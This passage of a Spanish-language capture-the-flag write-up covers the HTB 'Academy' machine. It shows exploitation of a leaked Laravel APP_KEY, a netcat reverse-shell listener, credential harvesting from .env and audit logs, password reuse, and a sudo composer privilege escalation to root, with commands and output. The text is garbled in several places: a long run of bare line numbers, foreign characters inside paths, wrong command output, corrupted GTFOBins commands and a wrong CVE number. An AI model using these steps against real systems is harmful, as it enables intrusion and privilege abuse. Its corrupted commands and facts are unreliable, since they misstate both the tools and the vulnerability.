1371.
1372.
1373.
1374.
1375.
1376.
1377.
1378.
1379.
1379.
1380.
1381.
1382.
1383.
1384.
1385.
1386.
1387.
1388.
1389.
1389.
1390.
1391.
1392.
1393.
1394.
1395.
1396.
1397.
1398.
1399.
1399.
1400.
1401.
1402.
1403.
1404.
1405.
1406.
1407.
1408.
1409.
1409.
1410.
1411.
1412.
1413.
1414.
1415.
1416.
1417.
1418.
1419.
1419.
1420.
1421.
1422.
1423.
1424.
1425.
1426.
1427.
1428.
1429.
1429.
1430.
1431.
1432.
1433.
1434.
1435.
1436.
1437.
1438.
1439.
1439.
1440.
1441.
1442.
1443.
1444.
1445.
1446.
1447.
1448.
1449.
1449.
1450.
1451.
1452.
1453.
1454.
1455.
1456.
1457.
1458.
1459.
1459.
1460.
1461.
1462.
1463.
1464.
1465.
1466.
1467.
1468.
1469.
1469.
1470.
1471.
1472.
1473.
1474.
1475.
1476.
1477.
1478.
1479.
1479.
1480.
1481.
1482.
1483.
1484.
1485.
1486.
1487.
1488.
1489.
1489.
1490.
1491.
1492.
1493.
1494.
1495.
1496.
1497.
1498.
1499.
1499.
1500.
1501.
1502.
1503.
1504.
1505.
1506.
1507.
1508.
1509.
1509.
1510.
1511.
1512.
1513.
1514.
1515.
1516.
1517.
1518.
1519.
1519.
1520.
1521.
1522.
1523.
1524.
1525.
1526.
1527.
1528.
1529.
1529.
1530.
1531.
1532.
1533.
1534.
1535.
1536.
1537.
1538.
1539.
1539.
1540.
1541.
1542.
1543.
1544.
1545.
1546.
1547.
1548.
1549.
1549.
1550.
1551.
1552.
1553.
1554.
1555.
1556.
1557.
1558.
1559.
1559.
1560.
1561.
1562.
1563.
1564.
1565.
1566.
1567.
1568.
1569.
1569.
1570.
1571.
1572.
1573.
1574.
1575.
1576.
1577.
1578.
1579.
1579.
1580.
1581.
1582.
1583.
1584.
1585.
1586.
1587.
1588.
1589.
1589.
1590.
1591.
1592.
1593.
1594.
1595.
1596.
1597.
1598.
1599.
1599.
1600.
1601.
1602.
1603.
1604.
1605.
1606.
1607.
1608.
1609.
1609.
1610.
1611.
1612.
1613.
1614.
1615.
1616.
1617.
1618.
1619.
1619.
1620.
1621.
1622.
1623.
1624.
1625.
1626.
1627.
1628.
1629.
1629.
1630.
1631.
1632.
1633.
1634.
1635.
1636.
1637.
1638.
1639.
1639.
1640.
1641.
1642.
1643.
1644.
1645.
1646.
1647.
1648.
1649.
1649.
1650.
1651.
1652.
1653.
1654.
1655.
1656.
1657.
1658.
1659.
1659.
1660.
1661.
1662.
1663.
1664.
1665.
1666.
1667.
1668.
1669.
1669.
1670.
1671.
1672.
1673.
1674.
1675.
1676.
1677.
1678.
1679.
1679.
1680.
1681.
1682.
1683.
1684.
1685.
1686.
1687.
1688.
1689.
1689.
1690.
1691.
1692.
1693.
1694.
1695.
1696.
1697.
1698.
1699.
1699.
1700.
1701.
1702.
1703.
1704.
1705.
1706.
1707.
1708.
1709.
1709.
1710.
1711.
1712.
1713.
1714.
1715.
1716.
1717.
1718.
1719.
1719.
1720.
1721.
1722.
1723.
1724.
1725.
1726.
1727.
1728.
1729.
1729.
1730.
1731.
1732.
1733.
1734.
1735.
1736.
1737.
1738.
1739.
1739.
1740.
1741.
1742.
1743.
1744.
1745.
1746.
1747.
1748.
1749.
1749.
1750.
1751.
1752.
1753.
1754.
1755.
1756.
1757.
1758.
1759.
1759.
1760.
1761.
1762.
1763.
1764.
1765.
1766.
1767.
1768.
1769.
1769.
1770.
1771.
1772.
1773.
1774.
1775.
1776.
1777.
1778.
1779.
1779.
1780.
1781.
1782.
1783.
1784.
1785.
1786.
1787.
1788.
1789.
1789.
1790.
1791.
1792.
1793.
1794.
1795.
1796.
1797.
1798.
1799.
1799.
1800.
1801.
1802.
1803.
1804.
1805.
1806.
1807.
1808.
1809.
1809.
1810.
1811.
1812.
1813.
1814.
1815.
1816.
1817.
1818.
1819.
1819.
1820.
1821.
1822.
1823.
1824.
1825.
1826.
1827.
1828.
1829.
1829.
1830.
1831.
1832.
1833.
1834.
1835.
1836.
1837.
1838.
1838.
1839.
1840.
1841.
1842.
1843.
1844.
1845.
1846.
1847.
1848.
1849.
1849.
1850.
1851.
1852.
1853.
1854.
1855.
1856.
1857.
1858.
1859.
1859.
1860.
1861.
1862.
1863.
1864.
1865.
1866.
1867.
1868.
1869.
1869.
1870.
1871.
1872.
1873.
1874.
1875.
1876.
1877.
1878.
1879.
1879.
1880.
1881.
1882.
1883.
1884.
1885.
1886.
1887.
1888.
1889.
1889.
1890.
1891.
1892.
1893.
1894.
1895.
1896.
1897.
1898.
1899.
1899.
1900.
1901.
1902.
1903.
1904.
1905.
1906.
1907.
1908.
1909.
1909.
1910.
1911.
1912.
1913.
1914.
1915.
1916.
1917.
1918.
1919.
1919.
1920.
1921.
1922.
1923.
1924.
1925.
1926.
1927.
1928.
1929.
1929.
1930.
1931.
1932.
1933.
1934.
1935.
1936.
1937.
1938.
1939.
1939.
1940.
1941.
1942.
1943.
1944.
1945.
1946.
1947.
1948.
1949.
1949.
1950.
1951.
1952.
1953.
1954.
1955.
1956.
1957.
1958.
1959.
1959.
1960.
1961.
1962.
1963.
1964.
1965.
1966.
1967.
1968.
1969.
1969.
1970.
1971.
1972.
1973.
1974.
1975.
1976.
1977.
1978.
1979.
1979.
1980.
1981.
1982.
1983.
1984.
1985.
1986.
1987.
1988.
1989.
1989.
1990.
1991.
1992.
1993.
1994.
1995.
1996.
1997.
1998.
1999.
1999.
2000.
2001.
2002.
2003.
2004.
2005.
2006.
2007.
2008.
2009.
2009.
2010.
2011.
2012.
2013.
2014.
2015.
2016.
2017.
2018.
2019.
2020.
2021.
2022.
2023.
2024.
2025.
2026.
2027.
2028.
2029.
2030.
2031.
2032.
2033.
2034.
2035.
2036.
2037.
2038.
2039.
2040.
2041.
2042.
2043.
2044.
2045.
2046.
2047.
2048.
2049.
2050.
2051.
2052.
2053.
2054.
2055.
2056.
2057.
2058.
2059.
2060.
2061.
2062.
2063.
2064.
2065.
2066.
2067.
2068.
2069.
2069.
2070.
2071.
2072.
2073.
2074.
2075.
2076.
2077.
2078.
2079.
2079.
2080.
2081.
2082.
2083.
2084.
2085.
2086.
2087.
2088.
2089.
2089.
2090.
2091.
2092.
2093.
2094.
2095.
2096.
2097.
2098.
2099.
2099.
2100.
2101.
2102.
2103.
2104.
2105.
2106.
2107.
2108.
2109.
2109.
2110.
2111.
2112.
2113.
2114.
2115.
2116.
2117.
2118.
2119.
2119.
2120.
2121.
2122.
2123.
2124.
2125.
2126.
2127.
2128.
2129.
2129.
2130.
2131.
2132.
2133.
2134.
2135.
2136.
2137.
2138.
2139.
2139.
2140.
2141.
2142.
2143.
2144.
2145.
2146.
2147.
2148.
2149.
2149.
2150.
2151.
2152.
2153.
2154.
2155.
2156.
2157.
2158.
2159.
2159.
2160.
2161.
2162.
2163.
2164.
2165.
2166.
2167.
2168.
2169.
2169.
2170.
2171.
2172.
2173.
2174.
2175.
2176.
2177.
2178.
2179.
2179.
2180.
2181.
2182.
2183.
2184.
2185.
2186.
2187.
2188.
2189.
2189.
2190.
2191.
2192.
2193.
2194.
2195.
2196.
2197.
2198.
2199.
2199.
2200.
2201.
2202.
2203.
2204.
2205.
2206.
2207.
2208.
2209.
2209.
2210.
2211.
2212.
2213.
2214.
2215.
2216.
2217.
2218.
2219.
2219.
2220.
2221.
2222.
2223.
2224.
2225.
2226.
2227.
2228.
2229.
2229.
2230.
2231.
2232.
2233.
2234.
2235.
2236.
2237.
2238
```

En estos casos, ciertos encabezados HTTP —como **X-XSRF-TOKEN**, empleado por Laravel para gestionar tokens antifalsificación en solicitudes autenticadas— pueden convertirse en vectores de riesgo si la aplicación realiza operaciones inseguras sobre datos manipulables por el cliente.

Conviene recordar que **APP\_DEBUG** es un parámetro diseñado exclusivamente para entornos de desarrollo: al activarse, instruye al *framework* para que muestre información detallada sobre excepciones, rutas y configuración interna. Su uso en producción constituye una mala práctica ampliamente documentada, pues incrementa de forma significativa la superficie de exposición.




```
UnexpectedValueException
The stream or file "/var/www/html/htb-academy-dev-01/storage/logs/laravel.log" could not be opened in append mode: failed to open stream: Permission denied

Stack trace:
#0 vendor/mونولog/src/Monolog/Handler/StreamHandler.php:118
    at Monolog\Handler\StreamHandler->write(string $message, array $context = [])
#1 vendor/mونولog/src/Monolog/Handler/AbstractProcessingHandler.php:139
    at Monolog\Handler\AbstractProcessingHandler->process(string $message, array $context)
#2 vendor/mونولog/src/Monolog/Logger.php:344
    at Monolog\Logger->addRecord(integer $level, string $message, array $context = [])
#3 vendor/mونولog/src/Monolog/Logger.php:712
    at Monolog\Logger->error(string $message, array $context = [])
#4 vendor/laravel/framework/src/Illuminate/Log/logger.php:176
    at Illuminate\Log\Logger->writeLog(string $level, string $message, array $context)
#5 vendor/laravel/framework/src/Illuminate/Log/logger.php:87
    at Illuminate\Log\Logger->error(string $message, array $context)
#6 vendor/laravel/framework/src/Illuminate/Log/logger.php:528
    at Illuminate\Log\Logger->writeLog(string $level, string $message, array $context)

Configuration:
APP_KEY: "base64:0bUuNzTlq06xtL/xrZ/98Ejg+DEEvppgpubHf10="
```

Por su parte, **X-XSRF-TOKEN** es un encabezado estándar dentro del ecosistema Laravel destinado a transportar el token antifalsificación generado por el servidor. Su función legítima es proteger al usuario frente a ataques de tipo *Cross-Site Request Forgery*, garantizando que cada petición provenga de un contexto autorizado. Sin embargo, en versiones antiguas del *framework*, la manipulación de este encabezado podía interactuar con mecanismos internos de serialización de forma insegura, lo que motivó diversas investigaciones académicas y divulgativas.

La correlación entre el modo de depuración activo, la presencia de información sensible en el *stack trace* y la existencia de antecedentes documentados en versiones antiguas del *framework* permitía concluir que la instancia analizada presentaba un riesgo significativo derivado de una configuración inadecuada y de la exposición de artefactos internos propios de un entorno de desarrollo.



Para continuar con el análisis, resultaba necesario incorporar al entorno de trabajo la herramienta **phpggc**, un generador de *gadgets* de serialización ampliamente utilizado en auditorías de aplicaciones PHP. Esta utilidad permite estudiar y modelar cadenas de objetos susceptibles de ser interpretadas por distintos *frameworks* y librerías durante procesos de deserialización, facilitando la comprensión de cómo determinadas estructuras pueden desencadenar comportamientos no previstos cuando el código servidor procesa datos manipulables por el cliente. Su valor radica en que proporciona un catálogo exhaustivo de *payloads* teóricos asociados a múltiples ecosistemas PHP, lo que permite evaluar la robustez de los mecanismos de serialización implementados por la aplicación.

```
[administrador@kali:~/HTB/academy]
└─$ phpgc
No se ha encontrado la orden «phpgc», pero se puede instalar con:
sudo apt install phpgc
¿Quiere instalarlo? (N/y)
sudo apt install phpgc
Installing:
    phpgc

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 0
  Download size: 59,0 kB
  Space needed: 666 kB / 77,3 GB available

Des:1 http://kali.download/kali kali-rolling/main amd64 phpgc all 0.20230428-0kali1 [59,0 kB]
Descargados 59,0 kB en 1s (87,4 kB/s)
Selecciónando el paquete phpgc previamente no seleccionado.
(Leyendo la base de datos ... 482533 ficheros o directorios instalados actualmente.)
Preparando para desempaquetar ./phpgc_0.20230428-0kali1_all.deb ...
Desempaquetando phpgc (0.20230428-0kali1) ...
Configurando phpgc (0.20230428-0kali1) ...
Procesando disparadores para kali-menu (2025.1.1) ...
```

Una vez identificada la exposición de información sensible y constatada la presencia de un flujo de deserialización potencialmente inseguro, el siguiente paso consistía en analizar la vulnerabilidad **CVE-2018-1533**, documentada en versiones antiguas del ecosistema Laravel. Esta vulnerabilidad se originaba en la forma en que el *framework* gestionaba determinados datos suministrados por el cliente, especialmente en contextos donde la clave criptográfica de la aplicación había sido filtrada. En tales escenarios, ciertos encabezados HTTP —como los destinados a transportar tokens antifalsificación— podían ser manipulados para inducir al servidor a procesar estructuras serializadas sin la debida validación, exponiendo a la aplicación a comportamientos inesperados. El riesgo principal residía en que la lógica interna realizaba operaciones de deserialización sobre datos no confiables, lo que abría la puerta a la ejecución de comportamientos arbitrarios dentro del contexto de la aplicación.

El análisis teórico de esta vulnerabilidad, unido a la información revelada por el modo de depuración, permitía comprender cómo la aplicación podía ser inducida a interpretar estructuras manipuladas y, en consecuencia, ejecutar acciones no previstas por el desarrollador. El resultado práctico de este comportamiento se traducía en la obtención de un entorno de ejecución parcial, que posteriormente podía transformarse en un contexto interactivo completo mediante técnicas estándar de estabilización de sesiones.

```
[~] (administrator㉿kali) [~/HTB/academy/exploits]
└─$ nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.2] from (UNKNOWN) [10.129.26.153] 38164
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ www-data
$ script /dev/null -c /bin/bash
Script started, file is /dev/null
www-data@academy:/var/www/html/htb-academy-dev-01/public$ ^Z
zsh: suspended nc -nlvp 443

[~] (administrator㉿kali) [~/HTB/academy/exploits]
└─$ stty raw -echo;fg
[1] + continued nc -nlvp 443
      reset xterm
```



## Movimiento lateral

Durante la revisión de los resultados obtenidos en la fase inicial de reconocimiento, recordamos que el escaneo de puertos había identificado una instancia de **MySQL** expuesta en el puerto **33060**, lo que sugería la presencia de un servicio de base de datos accesible desde el propio sistema. En paralelo, la enumeración del sistema de archivos reveló la existencia de **dos aplicaciones Laravel independientes**, concretamente *htb-academy-dev-01* y *academy*, cada una con su correspondiente estructura de directorios y archivos de configuración.

Laravel, como es habitual en su arquitectura, delega la gestión de parámetros sensibles —incluyendo credenciales de bases de datos, claves criptográficas y configuraciones de entorno— en el archivo **.env**, gestionado mediante el paquete *phpdotenv*. La inspección del directorio correspondiente a la aplicación principal, ubicada en */var/www/html/academy*, permitió identificar un archivo **.env** que contenía credenciales asociadas al servicio MySQL previamente detectado. De forma análoga, la aplicación auxiliar *htb-academy-dev-01*, situada en */var/www/html/htb-academy-dev-01*, disponía de su propio archivo de configuración, lo que confirmaba que ambas instancias coexistían en el mismo entorno y compartían recursos del sistema.

A pesar de disponer de credenciales explícitas, el intento de autenticación directa en MySQL no resultó satisfactorio. Este comportamiento podía deberse a restricciones de acceso, diferencias en el usuario configurado o a la existencia de mecanismos adicionales de control. No obstante, en entornos reales es frecuente que se produzca **reutilización de contraseñas** entre servicios, especialmente cuando los desarrolladores emplean configuraciones homogéneas durante las fases de desarrollo y despliegue. Este patrón constituye una debilidad operacional recurrente y, por tanto, un vector de análisis relevante.

```
www-data@academy:/var/www/html/academy$ cat .env
APP_NAME=Laravel
APP_ENV=local
APP_KEY=base64:dBLUaMu2z7Iq06xtL/Xnz/00Ejq+DEEynggquhHWfj0=
APP_DEBUG=false
APP_URL=http://localhost

LOG_CHANNEL=stack

DB_CONNECTION=mysql
DB_HOST=127.0.0.1
DB_PORT=3306
DB_DATABASE=academy
DB_USERNAME=dev
DB_PASSWORD=mySup3rP4s5w0rd!!

BROADCAST_DRIVER=log
CACHE_DRIVER=file
SESSION_DRIVER=file
SESSION_LIFETIME=120
QUEUE_DRIVER=sync

REDIS_HOST=127.0.0.1
REDIS_PASSWORD=null
REDIS_PORT=6379

MAIL_DRIVER=smtp
MAIL_HOST=smtp.mailtrap.io
MAIL_PORT=2525
MAIL_USERNAME=null
MAIL_PASSWORD=null
MAIL_ENCRYPTION=null

PUSHER_APP_ID=
PUSHER_APP_KEY=
PUSHER_APP_SECRET=
PUSHER_APP_CLUSTER=mt1

MIX_PUSHER_APP_KEY="${PUSHER_APP_KEY}"
MIX_PUSHER_APP_CLUSTER="${PUSHER_APP_CLUSTER}"
www-data@academy:/var/www/html/academy$
```

Con esta hipótesis en mente, resultaba pertinente enumerar los usuarios locales del sistema para identificar posibles correlaciones entre cuentas del sistema operativo y credenciales expuestas en los archivos de configuración. La lectura del archivo */etc/passwd*, accesible en cualquier sistema Unix-like, permitió obtener un inventario completo de usuarios, junto con información asociada como su UID, directorio personal y *shell* por defecto.



Aunque este archivo no contiene contraseñas, sí proporciona una visión estructural del sistema que permite evaluar la posible reutilización de credenciales entre servicios y cuentas locales, un fenómeno ampliamente documentado en auditorías de seguridad.

```
www-data@academy:/var/www/html/academy$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:1:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:35:38:Mailin List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:system Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:system Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:system Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuid:x:107:122:/run/uuid:/usr/sbin/nologin
tcpdump:x:108:133::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
egress55:x:1000:1000:egress55:/home/egress55:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mh3n:x:1001:1001::/home/mh3n:/bin/sh
cry0l1t3:x:1002:1002::/home/cry0l1t3:/bin/sh
mysql:x:112:120:MySQL Server,,,:/nonexistent:/bin/false
z1y:d:x:1003:1003::/home/z1y4d:/bin/sh
ch4px:x:1004:1004::/home/ch4px:/bin/sh
gobelin:x:1005:1005::/home/gobelin:/bin/sh
www-data@academy:/var/www/html/academy$
```

El análisis de credenciales reveló que la contraseña identificada previamente coincidía con la utilizada por el usuario **cry0l1t3**, lo que permitió acceder a su cuenta mediante un cambio de contexto local. Una vez dentro, la ejecución del comando id mostró que este usuario pertenecía al grupo **adm**, un detalle especialmente relevante desde la perspectiva de post-exploitación. En sistemas Linux, la pertenencia al grupo *adm* otorga privilegios de lectura sobre los registros del sistema, permitiendo acceder a la información contenida en */var/log*, un directorio que centraliza la mayor parte de la telemetría generada por el sistema operativo y sus servicios.

```
www-data@academy:/var/www/html/academy$ su cry0l1t3
Password:
$ whoami
cry0l1t3
$ id
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:94:e8:bf brd ff:ff:ff:ff:ff:ff
    inet 10.129.26.153/16 brd 10.129.255.255 scope global dynamic ens160
        valid_lft 2400sec preferred_lft 2400sec
    inet6 dead:beef:250:56ff:fe94:e8b4/64 scope global dynamic mngtmpaddr
        valid_lft 86397sec preferred_lft 14397sec
    inet6 fe80::250:56ff:fe94:e8b4/64 scope link
        valid_lft forever preferred_lft forever
$
```

Entre los numerosos archivos presentes en dicho directorio, el más significativo para este análisis era el correspondiente al subsistema **audit**, ubicado en */var/log/audit/audit.log*. A diferencia de los registros convencionales, el sistema de auditoría del kernel —gestionado por *auditd*— permite capturar eventos de alto nivel, incluyendo llamadas al sistema, accesos a recursos sensibles y, si así se configura, la entrada procedente de dispositivos TTY.

```
cry0l1t3@academy:/var/www/html/academy$ id
uid=1002(cry0l1t3) gid=1002(cry0l1t3) groups=1002(cry0l1t3),4(adm)
cry0l1t3@academy:/var/www/html/academy$ ls /var/log/
alternatives.log      audit      bootstrap.log      dmesg      dpkg.log      installer      kern.log.4.gz      syslog.1      syslog.7.gz      vmware-network.4.log      vmware-network.log      wtmp
alternatives.log.1    auth.log    btmp      dmseg.0      dpkg.log.1      journal      landscape      syslog.2.gz      ubuntu-adventalog.log      vmware-network.5.log      vmware-vmsvc-root.1.log
alternatives.log.2.gz  auth.log.1  btmp.1    dmseg.1.gz    dpkg.log.2.gz      kern.log      lastlog      syslog.3.gz      unattended-upgrades      vmware-network.6.log      vmware-vmsvc-root.2.log
alternatives.log.3.gz  auth.log.2  btmp.2    dmseg.2.gz    dpkg.log.3.gz      kern.log.1      mysql      syslog.4.gz      vmware-network.1.log      vmware-vmsvc-root.3.log
apache2               auth.log.3  cloud-init.log   dmseg.3.gz    dpkg.log.4.gz      kern.log.2.gz      private      syslog.5.gz      vmware-network.2.log      vmware-network.8.log      vmware-vmsvc-root.log
auth                 auth.log.4  cloud-init-upgrade dmseg.4.gz    dpkg.log.5.gz      kern.log.3.gz      syslog      syslog.6.gz      vmware-network.3.log      vmware-vmtoolsd-root.log
auth.log.4.gz          auth.log.5  direct-upgrade
cry0l1t3@academy:/var/www/html/academy$
```



El concepto de **TTY** (teletypewriter) hace referencia al dispositivo virtual que gestiona la entrada y salida de texto en una sesión interactiva. En entornos modernos, cada terminal, consola o pseudo-terminal asignado a un usuario se representa como un dispositivo TTY. Aunque el kernel registra multitud de eventos, **la captura de la entrada TTY no se encuentra habilitada por defecto**, dado que implica almacenar información extremadamente sensible, como comandos introducidos por el usuario o incluso contraseñas. Sin embargo, cuando esta funcionalidad está activa, *auditd* registra la entrada en formato hexadecimal dentro del archivo *audit.log*, permitiendo a administradores —o a cualquier usuario con permisos de lectura sobre estos registros— reconstruir la actividad introducida en la terminal.

La presencia de estos registros convierte al archivo de auditoría en una fuente de información crítica, ya que puede contener trazas completas de comandos ejecutados por otros usuarios, incluyendo credenciales introducidas en texto claro antes de ser codificadas. Aunque es posible decodificar manualmente estas cadenas, herramientas como **aureport** facilitan la consulta estructurada de los eventos registrados, permitiendo filtrar específicamente aquellos asociados a la entrada TTY y reconstruir la actividad capturada por el subsistema de auditoría.

## Escalada de privilegios

El análisis de los registros TTY reveló que el usuario **mrb3n** había iniciado sesión previamente mediante su, utilizando una contraseña que aparecía registrada en el archivo de auditoría. Este hallazgo permitió asumir su identidad y acceder a su entorno de usuario. Una vez dentro, la ejecución de sudo -l con las credenciales correctas mostró que esta cuenta disponía de una entrada específica en la política de *sudoers* que le permitía ejecutar **composer** con privilegios de superusuario.

Este detalle resultaba especialmente significativo. *sudo* es el mecanismo estándar en sistemas Unix-like para delegar privilegios administrativos de forma granular, permitiendo que determinados usuarios ejecuten binarios concretos con permisos elevados. Cuando un binario accesible mediante *sudo* admite la ejecución de comandos del sistema o la manipulación de procesos internos, puede convertirse en un vector de escalada de privilegios si no se han aplicado restricciones adicionales.

En este caso, el binario autorizado era **composer**, el gestor de dependencias del ecosistema PHP. Composer incorpora un sistema de *scripts* definido en el archivo composer.json, que permite ejecutar acciones automatizadas durante distintas fases del ciclo de instalación o actualización de paquetes. Aunque su finalidad es puramente funcional, este mecanismo puede invocar comandos del sistema operativo como parte de su flujo normal de trabajo.

```
cry0l1t3@academy:/var/www/html/academy$ su mrb3n
Password:
$ id
uid=1001(mrb3n) gid=1001(mrb3n) groups=1001(mrb3n)
$ script /dev/null -c /bin/bash
Script started, file is /dev/null
mrb3n@academy:/var/www/html/academy$ sudo -l
[sudo] password for mrb3n:
Matching Defaults entries for mrb3n on academy:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User mrb3n may run the following commands on academy:
    (ALL) /usr/bin/composer
mrb3n@academy:/var/www/html/academy$ 
```



La combinación de estas características ha sido ampliamente documentada en repositorios de referencia como **GTFOBins**, una base de conocimiento que recopila binarios legítimos del sistema susceptibles de ser utilizados para escalar privilegios en configuraciones inseguras. Composer figura entre ellos debido a su capacidad para ejecutar instrucciones arbitrarias cuando se definen determinadas propiedades dentro del archivo de configuración del proyecto.

The screenshot shows the GitHub page for the 'composer' exploit under the 'gtfobins/composer' repository. It includes sections for 'Shell', 'Sudo', and 'Limited SUID'. The 'Shell' section contains a command to spawn an interactive system shell. The 'Sudo' section discusses running composer as sudo without dropping privileges. The 'Limited SUID' section explains how to create a local SUID copy of the binary and run it with elevated privileges. The code examples are as follows:

```
Tr-finktemp -d
echo '{"scripts":{"x":"/bin/sh -i 0x62 1>63 2>63"}}' >$TF/composer.json
sudo composer --working-dir=$TF run-script x
```

```
Tr-finktemp -d
echo '{"scripts":{"x":"/bin/sh -i 0x62 1>63 2>63"}}' >$TF/composer.json
sudo composer --working-dir=$TF run-script x
```

```
Tr-finktemp -d
echo '{"scripts":{"x":"/bin/sh -i 0x62 1>63 2>63"}}' >$TF/composer.json
./composer --working-dir=$TF run-script x
```

El análisis de esta configuración permitió comprender que la entrada de *sudoers* otorgaba a mrb3n la capacidad de invocar composer con privilegios de root, lo que, unido al mecanismo de *scripts*, habilitaba un escenario en el que la ejecución de comandos del sistema se realizaba con permisos elevados. La consecuencia práctica de esta combinación era la obtención de un entorno de ejecución con privilegios de superusuario, lo que permitía acceder sin restricciones a los recursos del sistema, incluida la lectura del archivo root.txt.

```
mrb3n@academy:~/var/www/html/academy$ Tr-finktemp -d
mrb3n@academy:~/var/www/html/academy$ echo '{"scripts":{"x":"/bin/sh -i 0x62 1>63 2>63"}}' >$TF/composer.json
mrb3n@academy:~/var/www/html/academy$ sudo composer --working-dir=$TF run-script x
PHP Warning: PHP Startup: Unable to load dynamic library 'mysqli.so' (tried: /usr/lib/php/20190902/mysqli.so (/usr/lib/php/20190902/mysqli.so: undefined symbol: mysqld_global_stats), /usr/lib/php/20190902/mysqli.so (/usr/lib/php/20190902/mysqli.so: undefined symbol: mysqld_allocator), /usr/lib/php/20190902/pdo_mysql.so (/usr/lib/php/20190902/pdo_mysql.so: undefined symbol: mysqnd_allocator), /usr/lib/php/20190902/pdo_mysql.so (/usr/lib/php/20190902/pdo_mysql.so: undefined symbol: mysqnd_global_stats)) in Unknown on line 0
0902/mysqli.so:so: cannot open shared object file: No such file or directory) in Unknown on line 0
PHP Warning: PHP Startup: Unable to load dynamic library 'pdo_mysql.so' (tried: /usr/lib/php/20190902/pdo_mysql.so (/usr/lib/php/20190902/pdo_mysql.so: undefined symbol: mysqnd_allocator), /usr/lib/php/20190902/pdo_mysql.so (/usr/lib/php/20190902/pdo_mysql.so: undefined symbol: mysqnd_global_stats)) in Unknown on line 0
0902/pdo_mysql.so:so: cannot open shared object file: No such file or directory) in Unknown on line 0
Do not run Composer as root/super user! See https://getcomposer.org/root for details
$ id
uid=0(root) gid=0(root) groups=0(root)
$ rm
```

